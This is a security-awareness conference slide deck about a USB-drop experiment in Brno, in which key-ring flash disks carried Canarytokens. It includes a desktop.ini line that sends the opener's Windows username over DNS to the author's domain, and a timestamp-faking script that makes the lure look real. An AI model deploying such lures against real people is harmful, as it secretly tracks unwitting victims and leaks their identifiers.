

# Compromised Keys

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# Introduction

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  - *eps1.5\_br4ve-trave1er.asf*

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[via GIPHY](#)

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# Agenda

- Does planting poisoned USB sticks really work?
  - How can we even verify this?
  - Is there an ethical way to "poison" the flash disk?
- What can I do when we don't have a red team at work?
  - NDA would most likely prevent me from talking about this even if we did :(
- What about "regular" people here in Brno?
  - Do they even know there is any risk?
  - Let's find out; this will be fun (education is always fun)!

# USB Flash Disks

- I bought 10+1 USB flash disks for \$65 (\$6 per each)
  - The pink one was the cheapest option available :)



# Compromised Keys

- Nobody is going to fall for this
  - It would look be much better if attached to a set of keys

**aukro** Hledat na Aukru Všechny

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**AUKCE**

Vyvolávací cena  
**150 Kč**

Končí **úterý**, 18.  
Prodejce nastavi

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**Doprava**

- Balík Do ruky 150 Kč
- Osobní převzetí v **chlumec**

# Compromised Keys

- I won an auction for a ton of old keys for \$6,80
  - They were rusty and dirty :(






# Compromised Keys

- I left them overnight in a mix of baking soda and apple cider vinegar
  - Coca-cola would most likely also work :)



# Compromised Keys

- Then I bought ten key rings for \$0,86
  - The shipping cost was ~double that :(



The screenshot shows the Aukro website interface. At the top left is the 'aukro' logo. To its right is a search bar with the text 'Hledat na Aukru' and a button labeled 'Všechny kategorie'. Below the search bar is a navigation bar with several tabs: 'Vyberte si kategorii', 'Žhavé aukce', 'Do 300 Kč', 'Od 1 Kč', and 'Končící aukce'. The main content area features a product listing for '10x kroužek na klíče, kovové kroužky, 10 ks, průměr 25 mm' with a small icon of a key ring and the ID '(6999104876)'. Below the title is a breadcrumb trail: 'Aukro - Dům a zahrada - Ostatní'. The product image shows ten silver-colored metal key rings, some stacked and some scattered. To the right of the image is a sidebar with an orange 'KUP TEĎ' button. Below the button, the text reads 'Cena Kup teď!' followed by '19 Kč' in large orange font. Further down, it says 'K dispozici 3 sady' and 'Do vyprodání' with a clock icon. Below that is a section '2 sledují' with an eye icon. At the bottom of the sidebar is a 'Doprava' section with a truck icon and the text 'Obvyčejné psaní 3'.

# Compromised Keys

- I was happy to have ten almost identical sets of keys
  - But who does have keys without a nice keychain?



# Compromised Keys

- I bought ten awesome keychains with a 93% discount for \$3,63

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21.1.2022 - 24.1.2022 na vaší adrese

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- i Partner odesílá zboží v samosta
- i Partner určuje způsoby a ceny d

**Dívat se ještě**

# Compromised Keys

- This will look great!
  - The last thing I need is a lanyard to attach everything



# Compromised Keys

- I found 18 lanyards for \$4,53 (+ \$4 for shipping)

The screenshot shows an Aukro auction page for 'ŠŤŮRKY NA KRK - na mobil, klíče, karty... 18 ks.' (Lanyards for neck - for mobile, keys, cards... 18 pcs.). The page features a search bar at the top with the Aukro logo and a search input field. Below the search bar are navigation tabs for 'Vyberte si kategorii', 'Žhavé aukce', 'Do 300 Kč', 'Od 1 Kč', 'Končící aukce', and 'Nejlepší pr'. The main content area displays the item title, a breadcrumb trail 'Aukro - Oblečení, obuv a doplňky - Módní doplňky - Ostatní', and a yellow banner indicating the sale ends on 18.1.2022. A large image shows three lanyards: pink, light blue, and black. To the right of the image is a 'KUP TEĎ' (Buy Now) button. Below the button, the price is listed as 'Cena Kup teď! 100 Kč'. Further down, it states 'K dispozici 1 kus' and 'Do vyprodání všech položek'. A section for 'Žádný sledující' (No followers) is also visible. At the bottom, the shipping information 'Doprava' is shown as 'Doporučená zásilka 80 Kč'.

# Compromised Keys

- The hardest part so far was attaching the lanyards to flash disks
  - It was not as easy as I imagined :(





# Compromised Keys

- I was so happy with the result
  - The total cost was around \$99,75
  - It took about three weeks to get everything together





# Canarytokens

- Canary tokens are a free, quick, painless way to help defenders discover they've been breached (by having attackers announce themselves.)

- [canarytokens.org/generate](https://canarytokens.org/generate)
- [docs.canarytokens.org](https://docs.canarytokens.org)

- How tokens works (in 3 short steps):


1. Visit the site and get a free token (which could look like an URL or a hostname, depending on your selection.)
2. If an attacker ever uses the token somehow, we will give you an out of band (email or sms) notification that it's been visited.
3. As an added bonus, we give you a bunch of hints and tools that increase the likelihood of an attacker tripping on a canary token.

- Token examples

- HTTP Token / DNS Token / Web Image / Cloned Website / Adobe PDF / MS Word / MS Excel / Windows Directory / Custom EXE / QR Code / SVN / AWS API Keys / Fast Redirect / Slow Redirect / SQL Server / WireGuard

# Canarytokens

- Select token



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# Canarytokens

- Generate token

## Your Web token is active!

Copy this URL to your clipboard and use as you wish:

<http://canarytokens.com/traffic/feedback/images/w087yeemqd0!>  

Remember, it gets triggered whenever someone requests the URL.

If the URL is requested as an image (e.g. `<img src="">`) then a 1x1 image is served. If the URL is surfed in a browser than a blank page is served with fingerprinting Javascript.

Ideas for use:

- In an email with a juicy subject line.
- Embedded in documents.
- Inserted into canary webpages that are only found through brute-force.
- This URL is just an example. Apart from the hostname and the actual token (the random string), you can change all other parts of the URL.

# Canarytokens

- Manage token

### Token settings

Email alerts  ON  
vavkamil@protonmail.com

Here's your Windows Folder token:

[Download your Zip file](#)

This token has been triggered 8 times. View its [history](#)

**We hope you are enjoying the free version of Canarytokens!**  
For more (non-public) tokens, support, mass-deployment-tools and better management of your deployed tokens, check out our commercial Canarytoken offering at <https://canary.tools/canarytokens>.

# Canarytokens

- Token history

## Incident List

Export 

**Date:** 2022 Mar 15 10:29:44.620127 (UTC) **IP:** 141.101.95.42 **Channel:** DNS

**Date:** 2022 Mar 15 10:28:25.281761 (UTC) **IP:** 141.101.95.42 **Channel:** DNS

**Date:** 2022 Mar 15 10:27:57.732458 (UTC) **IP:** 141.101.95.42 **Channel:** DNS

**Date:** 2022 Mar 15 10:10:30.281173 (UTC) **IP:** 141.101.95.42 **Channel:** DNS

**Date:** 2022 Mar 15 10:09:59.242243 (UTC) **IP:** 141.101.95.42 **Channel:** DNS

**Date:** 2022 Mar 15 10:09:33.605556 (UTC) **IP:** 141.101.95.42 **Channel:** DNS

**Date:** 2022 Mar 15 10:09:32.292451 (UTC) **IP:** 141.101.95.42 **Channel:** DNS

**Date:** 2022 Mar 15 10:09:31.738828 (UTC) **IP:** 141.101.95.42 **Channel:** DNS

# Dockerized Canarytokens

- [github.com/thinkst/canarytokens-docker](https://github.com/thinkst/canarytokens-docker)

- **frontend.env**

```
#These domains are used for general purpose tokens
CANARY_DOMAINS=example1.com,example2.com
```

```
#These domains are only used for PDF tokens
CANARY_NXDOMAINS=example3.com
```

```
#Requires a Google Cloud API key to generate incident map
# on history page with the Maps JavaScript API
#CANARY_GOOGLE_API_KEY=
CANARY_PUBLIC_IP=1.1.1.1
```

- **switchboard.env**

```
CANARY_MAILGUN_DOMAIN_NAME=x.y
CANARY_MAILGUN_API_KEY=zzzzzzzzzz
CANARY_PUBLIC_IP=1.1.1.1
CANARY_PUBLIC_DOMAIN=my.domain
```








```
CANARY_ALERT_EMAIL_FROM_ADDRESS=noreply@example.com
CANARY_ALERT_EMAIL_FROM_DISPLAY="Example Canarytokens"
CANARY_ALERT_EMAIL_SUBJECT="Canarytoken"
```

# Canarytokens DNS records

- A canary - *Used for generating tokens*
- A flashdiskzdarma.cz - *CF worker for static HTML message*
- A webhook - *CF worker for Telegram webhook notifications*
- NS tokens - *Used for triggering tokens*
- MX/TXT - *Mailgun for email notifications*


DNS management for flashdiskzdarma.cz

Search DNS Records Advanced Add record

Type	Name	Content	Proxy status	TTL	Actions
A	canary	157.245.66.98	 DNS only	Auto	<a href="#">Edit</a>
A	flashdiskzdarma.cz	13.37.13.37	 Proxied	Auto	<a href="#">Edit</a>
A	webhook	13.37.13.37	 Proxied	Auto	<a href="#">Edit</a>
CNAME	email	eu.mailgun.org	 DNS only	Auto	<a href="#">Edit</a>
CNAME	www	flashdiskzdarma.cz	 Proxied	Auto	<a href="#">Edit</a>
MX	flashdiskzdarma.cz	mxb.eu.mailgun.org	 10 DNS only	Auto	<a href="#">Edit</a>
MX	flashdiskzdarma.cz	mx.a.eu.mailgun.org	 10 DNS only	Auto	<a href="#">Edit</a>
NS	tokens	canary.flashdiskzdarma.cz	DNS only	Auto	<a href="#">Edit</a>
TXT	flashdiskzdarma.cz	v=spf1 include:mailgun.org ~all	DNS only	Auto	<a href="#">Edit</a>
TXT	mta_domainkey	k=rsa; p=MIGFMA0GCSqGSib3...	DNS only	Auto	<a href="#">Edit</a>

# Flash disk data

- AI-generated images & four canary tokens
  - DNS token in My Documents (desktop.ini)
  - Word & Excel token in School (docx/xlsx)
  - Web token in web (index.html)





# Flash disk data

- AI-generated images
  - [ThisPersonDoesNotExist.com](https://thispersondoesnotexist.com)
  - [ThisArtworkDoesNotExist.com](https://thisartworkdoesnotexist.com)
  - [ThisCatDoesNotExist.com](https://thiscatdoesnotexist.com)
- Windows Directory Token
  - Dropping a desktop.ini file in a folder allows Explorer to set a custom icon for a file.
  - Since this icon can reside on a remote server (via a UNC path), using DNS we can effectively make use of a token as our icon file.

desktop.ini

```
[.ShellClassInfo]  
IconResource=\\%USERNAME%.INI.yikng89urex.tokens.flashdiskzdarma.cz\resource.dll
```

- <https://help.canary.tools/hc/en-gb/articles/360017482297-How-to-create-and-troubleshoot-the-Windows-Folder-Canarytoken>

# Flash disk data

- Changing metadata on files & folders
  - Random date & time to make it look real

```
#!/bin/bash

DIRECTORY="/media/vavkamil/USB DISK"
YEARS=("2020" "2021" "2022")

find "$DIRECTORY" -print | while read filename; do
    YEAR=${YEARS[$RANDOM % 3]}
    MONTH=$(( $RANDOM % 12 + 1 ))
    DAY=$(( $RANDOM % 29 + 1 ))
    HOUR=$(( $RANDOM % 23 + 1 ))
    MINUTE=$(( $RANDOM % 59 + 1 ))

    HISTORY="$YEAR$(printf %02d $MONTH)$ (printf %02d $DAY)
            $(printf %02d $HOUR)$ (printf %02d $MINUTE)"

    touch -c -t "$HISTORY" "$filename"
done
```

# FlashDiskZdarma.cz

- Message in case someone will investigate

## Compromised Keys

*What would you do if you found random keys without knowing whom they belong to or where they grant access?  
A red team exercise applied in a real-world, social experiment with a twist.*

Hello Friend,

Since you are here, you most likely found my Keys with a USB flash disk attached to them.  
If you didn't see Mr. Robot yet, you should watch "[eps1\\_5\\_br4ve-traveler.asf](#)" to know why it's a bad idea to plug it into your PC.

But don't worry, there isn't anything malicious going on. "Compromised Keys" is the title of my presentation at the upcoming security conference, [OWASP Czech Chapter Meeting](#), scheduled to take place on April 5, 2022, in Brno.

So, congratulations, you can keep the flash disk; consider it a gift from me. Unfortunately, nothing comes for free nowadays.  
In exchange, you were part of my social experiment because the USB flash disk did phone home and informed me about which files you opened.  
If you want to learn more, check out my blog [vavkamil.cz](#), where I will publish everything after the said conference.

Thank you for being part of this; make sure to format the flash disk before you start using it, and have a nice day!  
If you have any questions, please reach me via [vavkamil@protonmail.com](mailto:vavkamil@protonmail.com).

Kind regards,

@vavkamil


# Compromised Keys

- I prepared ten flash disks
  - With four canary tokens on each of them
  - **Then I accidentally lost all of them somewhere around Brno :(**



# Compromised Keys

- Received two webhooks
  - The first one on Sunday, the second one on Monday



# Compromised Keys

- The first one just after two hours on Sunday

## Canarytoken triggered

**ALERT**

A DNS Canarytoken has been triggered by the Source IP 172.253.197.1. Please note that the source IP refers to a DNS server, rather than the host that triggered the token.

**Basic Details:**

Channel	DNS
Time	2022-04-03 13:07:23 (UTC)
Canarytoken	1kv9wav31daupr9tkog2jz9en
Token Reminder	usb10=folder
Token Type	windows_dir
Source IP	172.253.197.1

**Canarytoken Management Details:**


Manage this Canarytoken [here](#)

More info on this token [here](#)

Powered by [Thinkst Canary](#)

# Compromised Keys

- A lot of hits while browsing all folders
  - DNS requests from Cloudflare (Prague)
  - DNS requests from Google (Frankfurt)



# What would you do?

- Never plug an unknown flash disk into your PC!
    - There could be malware
      - [USB Rubber Ducky](#)
    - It could exfiltrate your environment variables (desktop.ini)
    - It could burn your computer down
      - [Killer USB](#)
    - It's not legal to access someone else's data
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- **Compromised Keys**

- *What would you do if you found random keys without knowing whom they belong to or where they grant access?*
- *A red team exercise applied in a real-world, social experiment with a twist.*



THANK YOU  
ANY QUESTIONS?

<https://xss.vavkamil.cz/owasp/compromised-keys.pdf>